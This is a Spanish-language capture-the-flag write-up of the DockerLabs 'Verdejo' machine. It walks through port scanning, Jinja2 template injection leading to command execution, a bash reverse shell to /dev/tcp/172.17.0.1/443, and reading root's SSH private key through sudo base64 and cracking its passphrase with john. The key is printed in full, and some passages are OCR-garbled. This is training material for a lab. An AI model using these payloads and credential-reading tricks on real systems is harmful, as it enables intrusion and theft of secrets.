



Write-Up: Máquina "Verdejo"

📍 Plataforma: DockerLabs

📍 Dificultad: Fácil

📍 Autor: Joaquín Picazo

🔍 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
 - 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
 - 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
 - 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.
-



1. Reconocimiento y Recolección de Información

Confirmo conectividad con la máquina objetivo.

```
(kali㉿kali)-[~]
$ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.148 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.148/0.148/0.148/0.000 ms
```

2. Escaneo y Enumeración

Busco y enumero los puertos abiertos junto a sus versiones.

```
(kali㉿kali)-[~]
$ nmap -p- -sS -Pn -sV --open 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-16 16:05 EDT
Nmap scan report for pressenter.h1 (172.17.0.2)
Host is up (0.000016s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 dc:98:72:d5:05:7e:7a:c0:14:df:29:a1:0e:3d:05:ba (ECDSA)
|_  256 39:42:28:c9:c8:fa:05:de:89:e6:37:62:4d:8b:f3:63 (ED25519)
80/tcp    open  http     Apache httpd 2.4.59 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.59 (Debian)
8089/tcp  open  http    Werkzeug httpd 2.2.2 (Python 3.11.2)
|_http-title: Dale duro bro
|_http-server-header: Werkzeug/2.2.2 Python/3.11.2
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.43 seconds
```

Busco directorios en la web del puerto 80.

```
(kali㉿kali)-[~]
$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.html,.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://172.17.0.2
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php,html,txt
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

./html           (Status: 403) [Size: 275]
/index.html      (Status: 200) [Size: 10701]
/javascript      (Status: 301) [Size: 313] [→ http://172.17.0.2/javascript/]
/.html           (Status: 403) [Size: 275]
/server-status   (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)

Finished
```

Busco directorios en la web del puerto 8089.

```
(kali㉿kali)-[~]
$ gobuster dir -u http://172.17.0.2:8089 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.html,.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://172.17.0.2:8089
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php,html,txt
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

Progress: 273608 / 830576 (32.94%)^C
[] Keyboard interrupt detected, terminating.
Progress: 273693 / 830576 (32.95%)


Finished
```

Utilizo whatweb para ver información extra.

```
(kali㉿kali)-[~]
$ whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.59], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.59 (Debian)], IP[172.17.0.2], Title[Apache2 Debian Default Page: It works]

(kali㉿kali)-[~]
$ whatweb 172.17.0.2:8089
http://172.17.0.2:8089 [200 OK] Country[RESERVED][ZZ], HTTPServer[Werkzeug/2.2.2 Python/3.11.2], IP[172.17.0.2], Python[3.11.2], Title[Dale duro bro], Werkzeug[2.2.2]
```


En la web del puerto 8089 hay un input, ingreso algo para testear y veo que al confirmarlo, en la url hay un parámetro.



Nada interesante que buscar

hola


No hay nada en serio, no toques



Hola hola

No hay nada aqui de verdad.


Intento y confirmo que no funciona para ejecutar comandos típicos de cmd.



Hola whoami

No hay nada aqui de verdad.


Entonces, creo que podría tener la vulnerabilidad **SSTI**, entonces decido comprobarlo y efectivamente tengo razón.



Hola 16

No hay nada aqui de verdad.

Como se que tiene vulnerabilidad SSTI , para este caso busco código en python en:
<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/Python.md>



The screenshot shows a GitHub page for a file named Python.md under the PayloadsAllTheThings repository. The page title is "PayloadsAllTheThings / Server Side Template Injection / Python.md". It contains several snippets of Python code demonstrating various SSTI payloads. One snippet shows how to use shorter payloads from a user named @podalirius. Another snippet shows a payload for achieving RCE in a Jinja2 template using objectwalker. A third snippet shows how to exploit SSTI by calling subprocess.Popen. A warning note at the bottom states that the number 396 will vary depending on the application.

Pego el comando en el input de la web, lo que va a permitir que este SSTI pueda ejecutar comandos tipo RCE.




The screenshot shows a browser window with the URL 172.17.0.2:8089 in the address bar. The page content is a single line of text: "Nada interesante que buscar".

Nada interesante que buscar

ilos__["os"].popen('id').read() }}

No hay nada en serio, no toques




The screenshot shows a browser window with the URL 172.17.0.2:8089?user=[{+lipsum__globals__["os"].popen('id').read()+'}]. The page content is "Hola uid=1000(verde) gid=1000(verde) groups=1000(verde)".

Hola uid=1000(verde) gid=1000(verde) groups=1000(verde)

No hay nada aqui de verdad.

Como ahora puedo ejecutar comandos de forma remota (RCE) decido usarlo para hacer una reverse shell con bash.




The screenshot shows the RevShell Generator interface. In the 'IP & Port' section, the IP is set to 172.17.0.1 and the port to 443. The 'Listener' section contains the command 'sudo nc -lvpn 443'. Below these, there are tabs for Reverse, Bind, MSFVenom, and HoaxShell. A dropdown for OS shows 'All'. The 'Reverse' tab is selected. A search bar and a 'Show Advanced' checkbox are also present.

💥 3. Explotación de Vulnerabilidades

Entonces el código para el input de la web quedaría:

```
 {{ lipsum.__globals__["os"].popen('bash -c \'bash -i >& /dev/tcp/172.17.0.1/443 0>&1\').read() }} 
```

Me pongo a la escucha con netcat.



```
(kali㉿kali)-[~]
$ sudo nc -lvpn 443
[sudo] password for kali:
listening on [any] 443 ... 
```

Ingreso el código y lo ejecuto.



Nada interesante que buscar

```
72.17.0.1/443 0>&1\").read() }} 
```

No hay nada enserio, no toques

Recibo la conexión de forma exitosa en mi netcat.

```
(kali㉿kali)-[~]
$ sudo nc -lvpn 443
listening on [any] 443 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 37086
bash: cannot set terminal process group (94): Inappropriate ioctl for device
bash: no job control in this shell
verde@bd3193c891f7:~$ whoami
whoami
verde
verde@bd3193c891f7:~$ id
id
uid=1000(verde) gid=1000(verde) groups=1000(verde)
```

4. Escalada de Privilegios y Post-exploitación

Con “sudo -l” busco archivos que tengan permisos de ejecución con SUDO.

```
verde@bd3193c891f7:~$ sudo -l
sudo -l
Matching Defaults entries for verde on bd3193c891f7:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User verde may run the following commands on bd3193c891f7:
    (root) NOPASSWD: /usr/bin/base64
```

En GTFOBINS busco un comando para escalar privilegios con “base64” usando sudo. Prácticamente permite decodificar algo y muestra el contenido decodificado.


The screenshot shows the GTFOBins GitHub page with examples for privilege escalation using sudo:

- File read:** Shows the command `base64 "$FILE" | base64 --decode` which reads data from files.
- SUID:** Shows the command `sudo install -m +xs $(which base64) .` followed by `./base64 "$FILE" | base64 --decode` to create a local SUID copy of the binary and run it.
- Sudo:** Shows the command `$FILE=file_to_read` followed by `sudo base64 "$FILE" | base64 --decode` to run a binary as superuser.

Con base64 tomo el id_rsa de root y lo decodifico, obteniendo listo para usar como ingreso por ssh. Copio la clave id_rsa y lo pego en un archivo en mi máquina.

```
verde@bd3193c891f7:~$ sudo base64 /root/.ssh/id_rsa | base64 --decode
sudo base64 /root/.ssh/id_rsa | base64 --decode
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlnNzaC1rZXktdjEAAAAAGmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABAHu10xZQ
r68d1eRBMAoL1IAAAAEEAAAAEAAAIXAAAAAB3NzaC1yc2EAAAQABAAAQADbTQGZZWBB
VRdf31TPoa0wcuFMcqXJhxP9YhqmcePAyZMxtgChQzYmmzRgkYH6jBTXSnNanTe4A0KME
c/77xWmJzvvgvKyjmFmbvSu9sJuYABrP7yiTgiWY752nL4jeX5tXWT3t1XchSffg50CqSfo
KHXV3Jl/vv/alUFgiKkQj6Bt3KogX4QXibU34xGIC24tnHMvph0jdLrR7BigwDkY2jZK0t
0aa7zBz5R2qwS3gT6cmHcKKHfv3pEljglomNCHhHGnEZjyVYFvSp+Dxg0vmn1/pSEzUU4k
P/42fNSeERLcyHdVZvUt9PyPjpdvEQvUlkqvicRSZ4VI0WmBrPwWth4SMFOg+wnEIGvN4
tXtasHzHvdK9Lue2e3Yiifs00k10ZjzeYSBFZg3bMvu32SXKrvPjcsDlG1eByfqNV+lp2g
6EiGBk1eyrqb3INWp/KqVhvD0bgC8aqg3SGI/6LM3wGdZ5tdEDEtELeHrrPtS/Xhhnq/cf
MndrV9bsba/z9amMWWhAALfx8xb4W7rdhgGH20Pxa0FCZYQM6qjACLLBWP/rsX/3FGopi7
/fn6sD728szK2Q3n0oco+kBAAdovd5vL0JxhbTec/QPPvNNS2zvGYv4liNoRQ9x8otaYdV+
+vvWPUk/oI3IaL15PWuD5o6SWTvpdSRY30JhDVRR16jQAAB1AAatpK/Zsig5ZccWbZCeCG
bc3wbJWERECC8LV5Z3AyEwlvVxYiWNFqAso3YSx/e79qHy8yI5rSwn344A/gtABC1zq9I
7+ty41e5mx7+AJON/ia3sBgJMoedBDKisNLEyBks1W1x4ru5Scu+gtRx+5BvoYFz/bEXCh
CnbADs0PxQVBGj9IqJWNnEDzKbYl7hCK/fTs4C+4mCkzLx/P7vtTy0AaLkgvsYxQ7gQqq
/LfqhvT34EGvx5rH8N+zvkQ3pFZ XV2txAt5oYKX4Nk0xeTiv4mmTCGAh16/VLycne/DMP5
XmK+2Ehn7ljcMtOSxDacI/TV8Fg5bfiz/3g4tYEZdXk9c2/3lvZCx1pRZthwU0fwrU7lPT
gIMdT4PMSPmBvOBCrUirUgc/kfWFbg6moPgSvpIz6h6S619iB8dPjYUMB0uE0jlXleClog
/eZx9/IsBrT07A1kZnks5iK0m88EN4gUQUJyilidu+IuxABGXkQmkAtldzxq2RW9mvVCzG
hUED4Xp8x00Ej3sjrGyer7jdtVLjrNSyo7RYQpsCVhFu70At2/R4jaDMLiybbQ7VvWhG89
aRq00yKkypCu/H3layXfq0ANouPUESLrcFjjcf108xmVvugX6N+iz74r7H+mYELukfp2rX
qeITCVHeex1/x0bW50xx0QqsrtR0VkyYGGAFHS0DLHC7qDccqckGb+dofG4Rfo8vqwJ5/cHp
6ZIRAzV6v3vftFhYZjDrqvq1qMCvw1GdUsFFfwci5D5bcHAMV48zYWeaS2Z3RSkDyBcC55
ZwvjjcxqNcGus0bPhCJizu87YRFs1p5+sWaV4JEm3h7NMEgB04pf07T9NW/ABQQZZ/PRzU
1B5Ttoru4f1sNpjQGjs0kvIHnf/7vy5B6QEi+TNHT+EYkvTLzsqJ+ztnzXZFz6Hy00QQE
ET2k8MS0CQ+xkADdEhVTe/3cWRW1h62/mQRepDhLDK0ao1N/v+pJr7hy0u/3cJQQqHp42T
1694QKc3L7PabGHLut0Wjpc//KW0NjQmRZDD1SCvUovtk7f/vKcvx50uo6d9P5R6tCmlf1
3MN60HuZW0gcCwJtHxDWAbMZ6C19W3udwRFN15UslvzAnbSo5HEiR+Z3GKFty0WZvLxsyc
ydr9xXY14IVl+1EoMktBRzzm69gB7JLWI9lGpiLGFzBwq42SBx2dXhld7YWGvk+k1+gyNm
z2BUXmaHHbQLH/VuJyNiGj1v00Fg9J9qG6gBe4B/n0G+7se+ymf/iC7bd360J6SSED/tHR
bwk5IZuhzu6TiPyhmvn2WDwNg1X0BAzJdKxBvb70yyQM9sTf71+Scji/jXzIK5EaRaVW8R
7I9PVUQhAtw0EgEL5aVl99T3T0tswlcaorZxsjP0JDMPGZmD8Z8//GtrdZI9ZuVYLNim4
uj05VZvppDx/7WP0p+UUdyJQc9hC7UYnbbyt/Nd1snsPewlDrmt1kTjV8+0idWsBPIssnI
4Axq7kjZyF8R3JIdCbIbXl1L/osa8TXYHhP7PBbmy18y+5hbRuSknZgJ21GL81fEMFFB4v
y/muoVVDS1PusZDIJBugAB3srVthQ50FPCNjEghCvg7eMIsmtjr0mrsF2TgMj4D62WK7cr
zChQuP3F05Cu+wJfEheD9g5k7JYrrPEgWLMPj7UMcXejMexLt+hrgds7NVJJVcv+LRPUUK
AJJu8PaHCi1CzXUWGHq6LS67gYtDZNFigIstXWxy4BQaDIeg0JMaL8NVrzzaCtpKwvi2
fkrPgime/sZHU8GdBExpDBXAgLCMePHkjWIS9UjVwFxx3oGxLwWugmnUMcNALR16+HmXX
AOBPsy33cSnIigPmTwSsT1C7rsf01PvEY4aeIQRbqc6HkIwUQCuzw+Xy1pq1Cm3lCA5iiH
Z+LGGkwDUg5Qo3vYrXYdmliQAfCifqBq2JhxU4N5jKUOMdml902PLU1W0f460a85lN1Jpi
8oT51if9kbkjFK26s7FzjDhKsP5B1TSk0JC005RpskyI3mN8mDEeTURGiPnJYmo3t/sF2
01E4FZhMMJ0XJPUh3zFcZNgnUfEsyq0z7RyeIg82B079Ud0/CHhCGstf5jg732HW+f4zC2
VetA3RoPGvqSDQpLmvsf0WN0k0iFJpbXit3K91k0ejiGgDTa9vBQItAId88zFWFaIqW5qN
7qYQNNjh7sqFm4HGmTIQE/jNxwl+ea5PPK+s5jSw7Tk/lKnMKlqs/8VG6QTF41k5q9WW0u
MBnyhQnb1/InZ9rCP07RBhRXWw8Jva6nYTTFQ478B+ZI2mB9a0i0DzoobgoDiUqKx3mqD
I1/gI3f1l4YTSf/u4JbWrZq+eM4rXwV0pKEzt0BAwOQyGmYkFLWXjI/qtVsoeOGM6dHl1y
U21YeBLGkC2aAEPH7s0caU5rbR9ra6Fb22zgkso3f6lrLzuz/AB9Xjf571YzdDdZ/36xEW
vEACJSQrQKz9mNnewtRP5pzzk=
-----END OPENSSH PRIVATE KEY-----
```

Aquí pego el id_rsa de root.



```
(kali㉿kali)-[~]
$ nano id_rsa
```

```
kali@kali: ~
id_rsa
File Actions Edit View Help
GNU nano 8.4
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXKtdjEAAAACmFlczI1Ni1jdHTAAAGYmNyexB0AAAAGAAAABAhul0xZQ
r68d1eRBMao1IIAAAEEAAAAEAAAATXAAAAB3NzAclcy2EAAAADAQAAAQD0bTQGZZWB
VRdf31TPoaw0cuFMcqXJhxP9QhmccePAYzMxtgChQzYmmzRgkYH6jbTXSnNanTe4A0KME
c/77xWmjzvvgvKyjmFmbvSu9sJuYABrP7yigivW752nL4jeX5tXWT3t1XchSfFg0CqSfo
KHXV3Jl/vv/aUFGikkQj6bt3kogX4QXibu34xGIC24tnHMvh0hdLrR7BwgDkY2jZKot
0aa7zBz5R2qwS3gT6cmHcKKHfv3pEljglomNCHhHGnEZjyVVFvSp+Dxg0vmn1/pSezUu4k
P/42fNSeERLcyHdZvUtp9PyPjPdvEQuVLkgviciRSZ4V10wmBrPwWth4SMF0g+wnEI6vN4
tXtashHzHvdK9Lue2e3vifS00kl0zjeYSBFZg3gbMvu32SXkrvpjcsDl61eByfqNV+lp2g
6EiGBk1eyrqb3INwp/KqVhvD0bgC8aqg3SGi/6LM3wGdZ5tdEDEtELeHrrPtS/Xhnq/cf
MndrV9bsba/zamMWnhaALfx8b4W70PxoaFCZYQM6qjACCLBWp/rsx/3FGopit
/fn6sd728szK2Q3n0oco+BaDadvd5vLOJxbhTec/QPPvNNS2zvGyv4liNoRQ9*xota/dV+
+vvWPu0/i13iaL15PwD5o6SWTpdsRY30jhDVRR16jQaAB1AAatpK/Zsig5ZccWbZCeCG
bc3wbJWERCC8LVSZ3AyEw1Y1WFqAso3Sx//e79qHy8i5+Szw344A/gtABC1zq9I
7+ty41e5mx7+AJOJ/ia3sBgJMoeBDKisNLEyBks1W1x4ru5Scu+gtRx+5BvoYfz/bEXCh
CnbaD0sPx0VBGj91qJWWnEdzKbYl7hCk/fTs4C+4mCkzlX/P7vtTy0AalKbgbvsYxQ7gQq
/LfghvT34Gvx5rH8n+zvQ3pZxv2tAt5oYKX4Nk0+eTi4mmTCGaH16/Vlycne/DMP5
XmK+2Ehn7ljcMts0xDacl/TVF8F5bfz/3g4tYEzgDk9c2/3lvZCx1pRZthwU0fwrU7lPT
gIMdT4PMspmBvOBCrUirUgc/kFWBgb6moPgSvpizgh656191B8dpjYUMBoe0jlx1EClog
/eZx9/IsBrT07A1Znks51k0m88EN4gQUUyjilidu+IuxABGKxQmkAtldzxqRW99mvCzG
hUED4Xp8*0Ej3sjrGyer7jdtVLjrNSyo7RyQpsCVhFu70At2/R4jaDMliybBQ7VwH89
aR00yKkypCu/H3layxFq0AoupuEsLrcFjcf108xmVvugX6N+iz74r7H+mYeLukfp2rX
qeITCvHeex1/x0Bw50xx0Qqs1R0VkyGGAFHS01HC7qDccqckGb+dofG4RfoBvwqJ5/Chp
6ZIRAzV6v3vftFhYzJDrvqwf5Mcvw1GdUsFFFwci5D5bcHAMV48zYWeaS223RSkDyBc55
ZwvijcxqNcGus0bPhCjizu87YRFeLp5+sWaV4Jem3h7Nm84B0p0f0779NW/ABQZz/PrzU
lB57toru4f1sNpjyQGjsokvHmf/vy5B6QEi+TNht+EYkvTLzsqJ=ztntzXFz6Hy0QQE
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```

[Read 50 lines]


Help Exit Write Out Read File Where Is Replace Cut Paste Execute Justify Location Go To Line Undo Redo

Antes de usarlo para ingresar por ssh, con chmod 600 le doy permisos de escritura y lectura solamente a mí, a ningún otro usuario. Es como medida de seguridad para que sirva para usarlo como llave de ingreso por ssh.



```
(kali㉿kali)-[~]
$ chmod 600 id_rsa
```

Intento ingresar por ssh con el id_rsa, pero pide un passphrase que no tengo. La solución en este caso es la herramienta john.



```
(kali㉿kali)-[~]
$ ssh root@172.17.0.2 -i id_rsa
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:cXr07XqFO9UAamN+NlSUwRb7nGL9Sve+scFB5YsLQG0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
```

Primero la convierto en un archivo que sea legible y trabajable por john. Luego, empieza la desencriptación. Finalmente, conseguí ese passphrase que necesitaba.

```
(kali㉿kali)-[~]
└─$ ssh2john id_rsa > hashRSA

(kali㉿kali)-[~]
└─$ john hashRSA --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
honda1          (id_rsa)
1g 0:00:03:49 DONE (2025-07-16 16:46) 0.004360g/s 15.48p/s 15.48c/s 15.48C/s indiana..01234
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Vuelvo a intentar el ingreso por ssh usando el id_rsa de root e ingreso el passphrase que acabo de desencriptar. Acceso exitoso, soy root.

```
(kali㉿kali)-[~]
└─$ ssh root@172.17.0.2 -i id_rsa
Enter passphrase for key 'id_rsa':
Linux bd3193c891f7 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 22 10:36:51 2024 from 172.17.0.1
root@bd3193c891f7:~# whomi
-bash: whomi: command not found
root@bd3193c891f7:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bd3193c891f7:~# pwd
/root
```

🏆 Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
